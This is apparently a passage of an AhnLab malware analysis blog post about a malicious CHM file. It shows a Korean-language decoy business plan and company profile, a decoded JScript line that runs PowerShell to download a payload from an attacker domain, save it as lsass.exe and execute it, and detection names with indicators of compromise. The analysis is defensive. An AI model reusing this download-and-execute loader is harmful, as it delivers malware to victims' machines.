
사업계획서

강화군 융복합 귀농 관광타운 조성

농어촌살리기 범국민운동본부

[redacted]

Figure 8. Innocuous PDF file



기업정보

농업법인 [redacted](주)

산업: 도소매

기업구분: 중소기업

대표자: [redacted]

4 대보험: 국민연금, 고용보험, 산재보험

주소: 서울 구로구 [redacted]

설립일: 2005.[redacted]

주요사업: 직물 도매

기업등급(재무분석): 양호

기업정보

농업법인 [redacted](주)

산업: 도소매

기업구분: 중소기업

대표자: [redacted]

4 대보험: 국민연금, 고용보험, 산재보험

주소: 서울 구로구 [redacted]

설립일: 2005.[redacted]

주요사업: 직물 도매

기업등급(재무분석): 양호

Figure 9. Executed Default.chm

```
(new ActiveXObject("WScript.Shell")).run("cmd /c powershell iwr -outf %tmp%\\lsass.exe hxxps://trueliebe[.]com/kettle/pot & start %tmp%\
\lsass.exe Dmzei125oAl",0,false)
```

Data of decoded Document.jse

The team could not find extra files because the access to the download URL is currently blocked, but users must stay vigilant as the attack may upload various malicious files in the future.

AhnLab's anti-malware product, V3, detects and blocks the malware using the alias below.

[File Detection] Trojan/CHM.Agent

[IOC] aac428717f4b5ea1bfac9ae0998e661c 7467a360837a85ace6e14acc879e00e5 13446d8496858c2eac78e5e985af605b hxxps://foxiebed[.]com/database/db.php?type=1 hxxps://cerebrovascular[.]net/resource/post hxxps://trueliebe[.]com/kettle/pot

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:chm